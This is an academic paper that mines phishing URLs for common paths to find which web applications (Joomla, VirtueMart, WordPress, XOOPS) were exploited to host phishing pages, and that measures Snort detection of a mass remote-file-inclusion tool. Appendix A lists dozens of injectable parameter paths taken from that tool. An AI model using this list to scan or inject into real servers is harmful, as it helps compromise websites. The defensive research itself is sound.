Identifying Vulnerable Websites by Analysis of Common Strings in Phishing URLs

Brad Wardman[1], Gaurang Shukla[1], and Gary Warner[2]
Computer Forensics Lab
University of Alabama at Birmingham
Birmingham, AL 35205
[1]bwardman,gaurang@uab.edu
[2]gar@cis.uab.edu

Abstract— **It has been shown that most phishing sites are created by means of a vulnerable web server being re-purposed by a phisher to host a counterfeit website without the knowledge of the server's owner. In this paper, we examine common vulnerabilities which allow these phishing sites to be created and suggest a method for identifying common attack methods, as well as, help inform webmasters and their hosting companies in ways that help them to defend their servers. Our method involves applying a Longest Common Substring algorithm to known phishing URLs, and investigating the results of that string to identify common vulnerabilities, exploits, and attack tools which may be prevalent among those who hack servers for phishing.**

Following a Case Study approach, we then select four prevalent attacks that are suggested by our methodology, and use our findings to identify the underlying vulnerability, and document statistics showing that these vulnerabilities are responsible for the creation of phishing websites. Digging further, we identify attack tools created to exploit these vulnerabilities and how they are detected by current intrusion detection signatures. We suggest a means by which this work could be integrated with Intrusion Detection Systems to allow webmasters or hosting providers to reduce their vulnerability to hosting phishing websites.

Index Terms—**Phishing, Vulnerabilities, Exploits, Remote File Inclusion**

I. INTRODUCTION

Members of our research team have been investigating phishing sites on a daily basis since November 2005. Several phishing victim brands, anti-spam collectors, and our own UAB Spam Data Mine are providing our research team with a unique list of phishing URLs which are fetched, confirmed, and stored in a database of phishing information. For the purposes of this paper, we selected a ten-week sample of phishing URLs from the database, which included 26,477 unique reported URLs. Members of the phishing research team take shifts actually visiting the phishing sites which have been reported. As they familiarize themselves with the common patterns, they have noticed recurring patterns which appear in the phishing URLs.

When a criminal creates a phishing website, it is very common for them to use a "Phishing Kit"—an archive file which contains all of the necessary files to create the counterfeit phishing page, such as HTML files, graphics files, style sheet files, or JavaScript files. Once the criminal uploads the kit to the site, he extracts the files to the server, retaining any directory tree structure that was built into the archive. Because of this, phishing sites created from a common kit will have identical directory path and filename information which can be used as circumstantial evidence that the same kit may have created two sites.

While many of these patterns are clearly related to the phishing kit which has been placed on the server, other patterns were common substrings indicating the subdirectory into which the counterfeit webpage had been inserted. Certain common paths were seen at a higher level in the directory tree than others, and when investigated by team members, these paths were found to be associated with known vulnerable web applications.

Because of the ease in which websites may be created, we believe that many amateur webmasters are either ignorant or apathetic to the fact that their unmaintained servers may serve as unwitting accomplices in cybercrime. We decided to try to find a repeatable method for identifying the most common vulnerabilities that were being used to exploit websites. We hope that this research will serve as a call to action to spur on additional methods for protecting vulnerable servers, either by the web masters themselves, or the hosting companies where the servers reside, which may actually be providing these vulnerable web applications to their customers.

II. RELATED WORK

A. Phishing Attacks and Methods Used to Reduce

Several approaches to reduce the number of victims to phishing websites are well documented in the research literature. The areas of anti-phishing can be summarized into three main categories: education of computer users, prevention of phishing emails through spam filters, and detection of phishing URLs through automated approaches using browser toolbars.

Some researchers emphasize educating users about internet and email safety. These prevention techniques have been supported by government, corporations, and educational institutions [5][6][8][10][17]. While educating users is a great way to reduce the number of people who fall for phishing attacks, it is not feasible to get the education to all users. Another common methodology for reducing the number of successful phishing attacks is to deny the users the opportunity to see the phishing email by email filtering. There are many techniques for filtering spam [9][14][21][22]. Other researchers specifically filter phishing email by utilizing similar structural features, such as header information, number of words, the email subject line, and keyword presence [2][4][11]. One more anti-phishing technique is phishing toolbars, which are becoming ever more present as an add-on to the general users browser [13][19][23]. Popular toolbars use up-to-date blacklists to determine if a given URL is a verified phishing website. Some researchers propose methods to use Google search engine queries [12][29] while others use the visual similarities or related files as a means of identifying phishing websites [26][27]. All of these methods are valid approaches to reducing phishing attacks, but each begins after the criminals have successfully built and begun to advertise a phishing site.

Our approach comes from a different angle than much of the previous work in the area. It is aimed at trying to stop phishing attacks at its first attack point, the web servers that host the phishing websites. In the Global Phishing Survey for the second half of 2008, APWG reported that 81.5% of phishing websites were hosted on compromised domains[1]. We hope to reduce the number of web servers that are attacked by dropping the number of successful automated exploitations.

B. Intrusion Detection Systems

Much research has also been published with regards to stopping attacks against servers. Many companies use firewalls as their main component for stopping malicious traffic. Packet-filtering firewalls are very limited in that they only allow or deny traffic to or from specific IP addresses and ports. This makes firewalls of very little use to web servers in stopping content-based attacks, because most web server traffic goes through port 80 and denying traffic from port 80 would not allow any traffic through. In a content-based attack, the attacker uses traditional web traffic to perform his attack based on insufficient filtering of user provided content. Two examples of these would be SQL injection attacks, where the attack consists of providing malicious traffic to a web form and configuration attacks, where the attack consists of providing malicious traffic to poorly configured servers, commonly used to perform Remote File Inclusion. Most malicious traffic sent to web servers is sent through port 80. This is why many organizations use intrusion detection systems, (IDSs), as a means of detecting attack patterns.

Misuse or signature-based intrusion detection systems triggers alerts based on specific patterns in network traffic. Signature-based IDSs are difficult to monitor because of the large amount of generated alerts. Snort is the de-facto network packet monitoring intrusion detection system developed by Marty Roesch [20]. In Snort, when new attacks are discovered, new rules must be written and dispersed. The rule sets for these IDSs can be significantly large and are capable of producing a mass number of alerts. This leads to our approach of updating signatures based upon the most prevalent attacks observed in our phishing URLs database.

By identifying the most prevalent attacks or attack patterns through the common paths found in real-world phishing attacks, we will be able to provide high impact patterns which can be used in IDS systems to identify likely attackers. Many of the phishing servers we have encountered are found in unmanaged or lightly managed environments, where IDS systems have not been widely deployed because of manpower constraint issues. By using our method, we hope to provide a means of creating a reduced but high value set of anti-phishing IDS rules. This will make it more manageable for web server administrators and web hosting companies to look into the prevalent alerts.

III. METHOD

A. LCS Algorithm

In order to find common vulnerable applications, we first needed to identify common strings from among our phishing URLs. We implemented the longest common substring (LCS) algorithm as a method for identifying common substrings which may indicate a possible attack vector. We utilized the java classes written by Yiming He to get the longest common substrings between two strings, in our case the path portion of phishing URLs, and kept a count of that substring in a hash table [16]. Yiming He's LCS implementation makes use of suffix trees, which determines the longest common substring in linear time [15]. Because the LCS algorithm would also find common phishing kit paths, we then bulk- eliminated matched strings containing brand and product names that are commonly found in phish kits, as well as substrings which did not contain a directory level in the path, (at least two "/"). The dataset contained 26477 URLs and spanned ten weeks from March 14th to May 19th. To optimize our performance, we matched all the URLs from each week with each other, and then calculated a total for each string which was commonly used in at least one week.

B. Pattern Detection

The goal of this paper is to discover patterns in the substrings of URLs in our phishing database. These patterns will leave us with prevalent phishing kits and possible attack points or vulnerable applications. After using the LCS algorithm on the URLs and sorting those results, we still had many strings that were not relevant and that needed to be

white-listed. Since our goal was to determine possible attack vectors through common path patterns, we decided to remove all substrings containing the names of financial institutions. We also removed common subdirectories, for example "/images/" and "/cgi-bin/", which were the two most common substrings. Other substrings were identifiers of a phishing kit but did not contain a brand name, for example, "/customersupport/onlinebanking/cform.aspx", which was found in more than 450 of the submitted URLs, but was part of the phishing kit, not a vulnerable application. In order to match our string to a particular application, we chose to focus our study on substrings containing three or more backslashes, or at least two subdirectories, removing the other substrings with two or less backslashes from our results. This method left us with 133 common potential exploit substrings.

IV. RESULTS

Our approach discovered 133 common substrings out of 26477 URLs. Within these 133 common potential exploit substrings, we found that 31, (24%), contained strings that can imply an exploitation attack point. Some of these substrings contained the same application folders, but may have different subfolders within the path; therefore, making the longest common substrings not always the same. An example of these types of substrings is:

- */components/com_expose/expose/img/*
- *components/com_expose/expose/img/alb*

These two substrings are very similar, except the second substring is missing the first backslash and it also contains the final subfolder starting with "alb". We consider these two substrings to be the same application because com_expose is what we were looking for. We found ten of these unique application strings or folders, out of the 31 substrings. These ten application directories and the number of times they were observed in our dataset are displayed in Fig. 1.


Fig. 1: Represents the number of occurrences that the application name is present in our dataset.

The most commonly observed application path in our dataset is a WordPress subfolder */wp-content/* which is present

in the URL paths 155 times. The subfolders */components/com_virtuemart* and */components/com_expose* is also observed very often, 89 and 76 times. The latter two application paths are involved with the Joomla or Mambo content management systems. There are 420 total occurrences in the dataset containing the application paths of the application in Fig. 1. These strings contain parts of application paths that could possibly lead to the discovery of more application vulnerabilities in our database.

V. DISCUSSION

A. Exploits

Our vulnerable application paths gave us the opportunity to research how some web servers may have been exploited. We used Google as a tool for querying websites that contain information about the application path. Our first set of Google queries, "*application path inurl:milw0rm.org*" (repeating the search for each of the ten paths above), utilized milw0rm, a popular website for posting exploits, to see if any of the application paths were mentioned as a vulnerability.

The biggest finding in our dataset was the com_expose based exploit. Expose is a Flash-based tool which allows creation of Flash content like slideshows of photos for the Joomla-based websites. We found an RFI, or remote file inclusion, exploit posted by the hacker Cold Z3ro [28]. We ran a search for the above string in our database and came across more than 340 websites that contained same path. We found that 126 URLs had been confirmed by our staff as phishing sites, (others were likely also phish, but were not live when visited by our staff). The milw0rm article was posted in July 2007, and we observed the following statistics in Fig. 2 from our phishing database:


Fig. 2: The count of /com_expose/ substrings in URLs and their respective months

A few RFI exploits were found by Janek Vind, (aka Waraxe), in com_virtuemart component of Joomla, along with several other vulnerabilities. VirtueMart is open source E-commerce software that can be used in Joomla or Mambo. This author published on his forum multiple vulnerabilities in VirtueMart versions < 1.1.2 [24]. We ran a database query to search for URLs containing com_virtuemart; 122 URLs contained the string and 56 of the 122 have been confirmed by

our anti-phishing staff as a phishing website. The same information Waraxe posted in his forum was also posted on www.milw0rm.org, on 31st March 2009 [25]. We observed a huge leap in attacks using this exploit after the post date as seen in Fig. 3.

com_virtuemart

Fig. 3: The count of /com_expose/ substrings in URLs and their respective months

While running Least Common Substring algorithm against the URLs in our phishing database, we encountered multiple occurrences of string "*wp-content*". On running a search query with the string, we identified more than 380 URLs, 150 being phish, in the database. WordPress is feature-rich, open source web blogging software. It is very popular with websites and allows them to create forums and blogs and customize it to their needs.

Many vulnerabilities have been documented in the various plugins available in WordPress. There are around 35-40 exploits in */wp-content/plugins* category. Some exploits in the plugin area such as wp-lytebox need to be verified from the log files of hacked websites, as they are known to leave a distinct signature in logs. Apart from plugins, there were 153 occurrences of */wp-content/uploads* starting in our database from December 2008. We found an exploit posted on milw0rm targeting */wp-content/uploads* in June 2007 [7]. There are also 57 occurrences of the string */wp-content/themes* in our database. There is a published vulnerability in common.css.php file in themes directory which appeared in May 2007 [18].

Another exploited vulnerability revealed by our dataset was a remote php code execution vulnerability in "XOOPs", a dynamic web content management system. We have 60 URLs in the database containing a XOOPs' subfolder, and 29 of the URLs are confirmed as a phish by our staff. Nearly half of them exploited using a remote php code execution technique matching the one posted on milw0rm on 8th of January this year by hacker athos-staker [3].


Fig. 4: Represents the total number of occurrences that the application name is present in our database.

Fig. 4 shows the results of querying our entire database with the application paths. It can be observed that com_expose and wp-content are the most prevalent application paths in the database. The application path */com_virtuemart/* is much less prevalent in the entire database than to our dataset because the com_virtuemart vulnerability was published in March 31st and the others have been published for much longer. The numbers of com_login and com_forum have much greater numbers in the database than in the dataset. This may occur because of attack trends, certain attacks are prevalent when first published or when a popular attack tool utilizes the attack.

B. Case Study – Hacker Tool

After utilizing milw0rm to find the various exploits, we then began to run Google queries of the application paths. In the results of the Google query, we found an Arabic hacker website, *www.pric0de.com*, which referenced com_expose. On the website we found a mass RFI tool which contained some of the application paths found by our LCS algorithm such as, */com_expose/*, */com_virtuemart/*, */wp-content/plugins/*, and */com_forum/*. The purpose of the tool is to scan web servers and attempt to inject one of two common remote control "shells", either the "c99 shell" or the "r57 shell." The shell then allows the hacker to easily upload and manipulate additional content, and is a very common way in which phishing sites are created. We decided to utilize the attack tool against a web server under our control to see how many of the attacks Snort detects.

We setup an Apache web server and a Snort Intrusion Detection System on CentOS 5.0. Two rule sets were tested in Snort, the Snort 2.8 rule set and the latest "emerging threats" ruleset downloaded on June 4th. The attack tool was pointed at the Apache web server on June 3rd, 2009. The tool utilizes 94 Mambo-Joomla, 10 WordPress, and 128 phpbb RFIs which can be found in Appendix A. The Mambo-Joomla RFIs generated 78 alerts on both rulesets. The WordPress attacks produced 13 alerts on both rule sets. And the phpbb RFIs

generated 120 alerts from the Snort 2.8 rules and 124 from the emerging threats rules.

We expected better coverage in alert generation than the Snort and Emerging Treats rulesets provided. There was full coverage on the WordPress RFIs from both rulesets; however, both generated 78 alerts for 94 Mambo-Joomla RFIs, which is 83% coverage. And for the phpbb RFIs, Snort generated alerts on 120 of 128, 94% coverage, while Emerging Threats generated alerts on 124 of 128, 97% coverage. We believe that finding, investigating and monitoring hacker websites, like *www.privc0de.com*, would lead to almost full coverage, through IDS signatures, in a realistic amount of time. After utilizing privc0de's mass RFI tool for this study, we reported the hacker website to law enforcement, who took it down immediately. The website is now unreachable.

C. Case Study – Web Logs

Our results made us want to find out how prevalent these attacks are in real world web server logs. We would prefer the logs from the URLs we observed in our phishing database, but many organizations do not like to share their logs for outsiders to analyze. We instead utilized Google to query for web statistics, such as AW-Stats, of websites to see where our results showed up. From our results we've chosen four examples to discuss below.

The initial search query we used was *"com_virtuemart" intitle:statistics*. Through this query we found URL #1, *http://mt-fuji.ddo.jp/cgi-bin/awstats.pl?%E2%8C%A9=fr&lang=en&output=errors404*, which is a 404 Return Code page which contained ten different RFI attacks whose hit total on the website is 1258 times. Appendix B is a table of the ten RFI attacks observed in the web statistics in URL #1. From May 9th to June 8th, this website had more than 2000 hits referring to the file */administrator/components/com_virtuemart/export.php*. The hits were next only to the file index.php, with more than 2300 hits. This file path is published on milw0rm as a possible vulnerability [25].

Our next Google query was *"com_expose" intitle:statistics*. The results of the query helped us to find URL #2, *http://www.chilimopar.com/stats/usage_200811.html*, which we feel provides evidence of becoming a compromised website for two days, November 26th and 27th 2008. The graph provided on the website showing daily usage of the site contained two distinct spikes for the 26th and 27th. The average number of hits per day for the month of November was 89, while the biggest of the two spikes contained 1054 hits. The third highest URL accessed, 44 times, in the month was one of the result paths we found in our study */components/com_expose/expose/manager/amfphp/gateway.php*.

The third query we tried was *"xoops_lib" intitle:statistics*. This query resulted in URL #3, *http://www.beachtechs.com/modlogan/m_usage_200905_004_004.html*, which showed us evidence of a phishing website. The most retrieved URL, other than the root directory and robots.txt, was the application path:

/xoops_lib/modules/ibank.cahoot.com.

There was also evidence of three other phishing URLs with the paths:

- * /class/file/lloydstsb/Customer.ibc2.php*
- * /class/file/lloydstsb/customer.ibc2.php*
- * /include/data/alliance&leicester%5B1%5D.co/alliance&leicester%5B1%5D.co.uk/alliance&leicester.co.uk/imagemanagers.htm*

The significance of this URL is that we also found the domain and same path in our phishing database, only it was January 21st, 2009.


Fig. 5: A graph of daily usage for the website newtech-bg.com

We obtained Fig. 5, a graph of the daily usage of URL #4, *http://newtech-bg.com/webalizer/usage_200904.html*, which we found using the domains of the URLs in our database in a query *"com_virtuemart" intitle:statistics inurl:domainName*. Our staff confirmed four different phishing URLs on that domain on April 17th, 19th, and 21st, 2009. We observe obvious spikes in the number of hits to this website on those days. Four of the top 10 URLs accessed from newtech-bg.com were the four phishing URLs found in our database. Table 1 contains the URLs and their hits on the website:

/components/com_virtuemart/js/admin_menu/css/service33298099383773717774000299288 3804291-new-egg-services.com.htm	660
/includes/simigvis.php	591
/components/com_virtuemart/themes/default/templates/basket/new-eggLogin.htm	338
/components/com_virtuemart/shop_image/vendor/servicesnew-eggLogin.htm	179

Table 1: Confirmed phishing URLs and their respective hits in April 2009.

VI. CONCLUSION

In the present study, we examined the longest common substrings between URLs found in our phishing database to determine the potential attack vector of the compromised webservers. We examined the ten most common application paths using the LCS algorithm and our substring extraction

methodology. We have demonstrated that these application paths may be used as a basis for further investigation to expose and document the primary exploits and tools used by hackers to compromise webservers, which could lead to the revelation of the aliases or identities of the criminals.

VII. FUTURE WORK

The overall goal of our work is to make it easier for a system administrator or web hosting company to manage the system's security for their web servers. In order to provide this functionality we need to reduce the workload by limiting the number of alerts in intrusion detection systems for web servers, provide scanning tools, and publish observed attack traces. We plan on setting up high-interaction honeypots with the vulnerable applications discovered by our method to expose the attack traffic generated by the exploit which will lead to documentation of these attack traces on a website that system administrators can use to evaluate their logs for evidence of such attacks. We would also like to use the observed attacks to create a self scan tool for administrators to see if they have any vulnerable applications we have been observing. Our findings will also be shared with those who create IDS signatures, such as the Emerging Threats group mentioned above.

We observed many phishing kits when applying our LCS algorithm, but felt that they were outside the context of this paper. Our methodology could be easily adapted to reveal the prevalence and variety of phishing kits in use. By combining the LCS algorithm with our previously documented anti-phishing framework utilizing md5 checksums [26] we hope to create clusters of compromised sites which may reveal common attackers or attack methodologies.

APPENDIX

There are two appendices in this paper. Appendix A contains the Remote File Inclusion exploits used in the mass RFI tool from www.privc0de.com. Appendix B is a table of the ten RFI attacks observed in the web statistics of URL #1.

REFERENCES

[1] Aaron, G., & Rasmussen, R. (2008). Global Phishing Survey: Trends and Domain Name Use 2H2008. Lexington, MA: APWG.

[2] Abu-Nimeh, S., Nappa, D., Wang, X., & Nair, S. (2007). A Comparison of Machine Learning Techniques for Phishing Detection. APWG eCrimes Researchers Summit, (pp. 60-69). Pittsburgh, PA.

[3] athos-staker. (2009). XOOPS 2.3.2 (mydirname) Remote PHP Code Execution Exploit. Retrieved from http://www.milw0rm.com/exploits/7705

[4] Chandrasekaran, M., Karayanan, K., & Upadhyaya, S. (2006). Phishing E-mail Detection Based on Structural properties. In New York State Cyber Security Conference, (pp. 2-8). Albany, NY.

[5] Commission, F. T. (2008). Deter. Detect. Defend. Avoid ID Theft. Retrieved from Fighting Back Against Identity Theft: http://www.ftc.gov/bcp/edu/microsites/idtheft/index.html

[6] Commission, F. T. (2008). Phishing - OnGuard Online. Retrieved from OnGuard Online: www.onguardonline.gov/topics/phishing.aspx

[7] Concha, A. (2007). WordPress 2.2 Arbitrary File Upload Exploit. Retrieved from http://www.milw0rm.org/exploits/4113

[8] Corporation, I. T. Regions Identity Theft Kit. Retrieved 2009, from Regions: www.regions.com/virtualDocuments/Identity_Theft_Kit.pdf

[9] Drucker, H., Wu, D., & Vapnik, V. N. (1999). Support vector machines for spam categorization. IEEE Transactions on Neural Networks (pp. 1048-1054). IEEE.

[10] eBay. Spoof Email Tutorial. Retrieved 2009, from eBay: pages.ebay.com/education/spooftutorial/

[11] Fette, I., Sadeh, N., & Tomasic, A. (2007). Learning to Detect Phishing Emails. WWW '07: Proceedings of the 16th international conference on World Wide Web (pp. 649-656). New York, NY: ACM Press.

[12] Garera, S., Provos, N., Chew, M., & Rubin, A. (2007). A Framework for Detection and Measurement of Phishing Attacks. In WORM '07: 07: Proceedings of the 2007 ACM Workshop on Recurring Malcode (pp. 1-8). Alexandria, Vinginia: ACM Press.

[13] Google. Google Safe Browsing for Firefox. Retrieved 2009, from http://www.google.com/tools/firefox/safebrowsing/

[14] Graham, P. (2003). Better Bayesian Filtering. Proceedings of the 2003 MIT Spam Conference.

[15] Gusfield, D. Algorithms on Strings, Trees and Sequences. Cambridge University Press, 1997.

[16] He, Y. LCS - yiminghe - JavaEye. Retrieved 2009, from http://yiminghe.javaeye.com/blog/257678

[17] Jagatic, T. N., Johnson, N. A., Jakobsson, M., & Menczer, F. (2007). Social Phishing. Communications of the ACM , 50(10) 94-100.

[18] Mahmood-Ali. (2007). Vistered Little1.6a (skin) Remote File Disclosure Vulnerability. Retrieved from http://www.milw0rm.com/exploits/3999

[19] Microsoft. Anti-Phishing Home. Retrieved 2009, from http://www.microsoft.com/mscorp/safety/technologies/antiphishing/default.mspx

[20] Roesch, M. (1999). Snort - Lightweight Intrusion Detection for Networks. Proceedings of the 13th USENIX conference on System administration . Seattle, WA: 1999.

[21] Sahami, M., Dumais, S., Heckerman, D., & Horvitz, E. (1998). A Bayesian Approach to Filtering Junk E-Mail. In Proceedings of the AAAI'98 Workshop on Learning for Text Categorization, (pp. 52-55). Madison, Wisconsin.

[22] Sanpakdee, U., Walairacht, A., & Walairacht, S. (2006). Adaptive Spam Mail Filtering Using Genetic Algorithm . 8th International Conference on Advanced Communication Technology (pp. 441-445). IEEE.

[23] Symantec. Antiphishing Protection. Retrieved 2009, from http://www.symantec.com/norton/security_response/phishing.jsp

[24] Vind, J. [waraxe-2009-SA#071] - Multiple Vulnerabilities in VirtueMart 1.1.2. Retrieved 2009, from http://www.waraxe.us/advisory-71.html

[25] Vind, J. VirtueMart <= 1.1.2 Multiple Remote Vulnerabilities. Retrieved 2009, from http://www.milw0rm.com/exploits/8327

[26] Wardman, B., & Warner, G. (2008). Automating phishing website identification through deep MD5 matching. APWG eCrimes Researchers Summit. Atlanta, Georgia: IEEE.

[27] Wenyin, L., Huang, G., Xiaoyue, L., Deng, X., & Min, Z. (2005). Phishing Website Detection. In ICDAR '05: Proceedings of the 2005 Eighth International Conference on Document Analysis and Recognition (pp. 560-564). IEEE.

[28] Z3ro, C. (2007). Joomla Component Expose <=RC35 Remote File Upload Vulnerability. Retrieved from http://www.milw0rm.com/exploits/4194

[29] Zhang, Y., Hong, J., & Cranor, L. (2007). CANTINA: A Content-Based Approach to Detecting Phishing Web Sites. WWW '07: The 16th International Conference on World Wide Web (pp. 639-648). Banff, Alberta, Canada: ACM Press.

APPENDIX A

<u>Wordpress RFIs</u>
index/wp-content/plugins/Enigma2.php?boarddir=
mygallery/myfunctions/mygallerybrowser.php?myPath=
plugins/wp-table/js/wptable-button.phpp?wpPATH=
plugins/wordtube/wordtube-button.php?wpPATH=
plugins/myflash/myflash-button.php?wpPATH=
plugins/BackUp/Archive.php?bkpwp_plugin_path=
plugins/BackUp/Archive/Predicate.php?bkpwp_plugin_path=
plugins/BackUp/Archive/Writer.php?bkpwp_plugin_path=
plugins/BackUp/Archive/Reader.php?bkpwp_plugin_path=
plugins/sniplets/modules/syntax_highlight.php?libpath=

<u>Joomla – Mambots RFIs</u>
/components/com_flyspray/startdown.php?file=
/administrator/components/com_admin/admin.admin.html.php?mosConfig_absolute_path=
/components/com_simpleboard/file_upload.php?sbp=
/components/com_hashcash/server.php?mosConfig_absolute_path=
/components/com_htmlarea3_xtd-c/popups/ImageManager/config.inc.php?mosConfig_absolute_path=
/components/com_sitemap/sitemap.xml.php?mosConfig_absolute_path=
/components/com_performs/performs.php?mosConfig_absolute_path=
/components/com_forum/download.php?phpbb_root_path=
/components/com_pccookbook/pccookbook.php?mosConfig_absolute_path=
/components/com_extcalendar/extcalendar.php?mosConfig_absolute_path=
/components/minibb/index.php?absolute_path=
/components/com_smf/smf.php?mosConfig_absolute_path=
/modules/mod_calendar.php?absolute_path=
/components/com_pollxt/conf.pollxt.php?mosConfig_absolute_path=
/components/com_loudmounth/includes/abbc/abbc.class.php?mosConfig_absolute_path=
/components/com_videodb/core/videodb.class.xml.php?mosConfig_absolute_path=
/components/com_pcchess/include.pcchess.php?mosConfig_absolute_path=
/administrator/components/com_multibanners/extadminmenus.class.php?mosConfig_absolute_path=
/administrator/components/com_mgm/help.mgm.php?mosConfig_absolute_path=
/components/com_mambatstaff/mambatstaff.php?mosConfig_absolute_path=
/components/com_securityimages/configinsert.php?mosConfig_absolute_path=
/components/com_securityimages/lang.php?mosConfig_absolute_path=
/components/com_artlinks/artlinks.dispnew.php?mosConfig_absolute_path=
/components/com_galleria/galleria.html.php?mosConfig_absolute_path=
/akocomments.php?mosConfig_absolute_path=
/administrator/components/com_cropimage/admin.cropcanvas.php?cropimagedir=
/cropcanvas.php?cropimagedir=
/administrator/components/com_kochsuite/config.kochsuite.php?mosConfig_absolute_path=
/administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path=
/components/com_zoom/classes/fs_unix.php?mosConfig_absolute_path=
/components/com_zoom/includes/database.php?mosConfig_absolute_path=
/administrator/components/com_serverstat/install.serverstat.php?mosConfig_absolute_path=
/components/com_fm/fm.install.php?lm_absolute_path=
/administrator/components/com_mambelfish/mambelfish.class.php?mosConfig_absolute_path=
/components/com_lmo/lmo.php?mosConfig_absolute_path=
/administrator/components/com_linkdirectory/toolbar.linkdirectory.html.php?mosConfig_absolute_path=
/components/com_mtree/Savant2/Savant2_Plugin_textarea.php?mosConfig_absolute_path=
/administrator/components/com_jim/install.jim.php?mosConfig_absolute_path=
/administrator/components/com_webring/admin.webring.docs.php?component_dir=
/administrator/components/com_remository/admin.remository.php?mosConfig_absolute_path=
/administrator/components/com_babackup/classes/Tar.php?mosConfig_absolute_path=
/administrator/components/com_lurm_constructor/admin.lurm_constructor.php?lm_absolute_path=
/components/com_mambowiki/Mam***ogin.php?IP=
/administrator/components/com_a6mambocredits/admin.a6mambocredits.php?mosConfig_live_site=
/administrator/components/com_phpshop/toolbar.phpshop.html.php?mosConfig_absolute_path=
/components/com_cpg/cpg.php?mosConfig_absolute_path=
/components/com_moodle/moodle.php?mosConfig_absolute_path=
/components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolute_path=
/components/com_mospray/scripts/admin.php?basedir=
/administrator/components/com_bayesiannaivefilter/lang.php?mosConfig_absolute_path=
/administrator/components/com_uhp/uhp_config.php?mosConfig_absolute_path=
/administrator/components/com_peoplebook/param.peoplebook.php?mosConfig_absolute_path=
/administrator/components/com_mmp/help.mmp.php?mosConfig_absolute_path=
/components/com_reporter/processor/reporter.sql.php?mosConfig_absolute_path=
/components/com_madeira/img.php?url=
/components/com_jd-wiki/lib/tpl/default/main.php?mosConfig_absolute_path=
/components/com_bsq_sitestats/external/rssfeed.php?baseDir=
/com_bsq_sitestats/external/rssfeed.php?baseDir=
/components/com_swmenupro/ImageManager/Classes/ImageManager.php?mosConfig_absolute_path=
/administrator/components/com_swmenupro/ImageManager/Classes/ImageManager.php?mosConfig_absolute_path=
/components/com_nfn_addressbook/nfnaddressbook.php?mosConfig_absolute_path=
/administrator/components/com_nfn_addressbook/nfnaddressbook.php?mosConfig_absolute_path=
/components/com_joomlaboard/file_upload.php?sbp=
/components/com_rwcards/rwcards.advancedate.php?mosConfig_absolute_path=
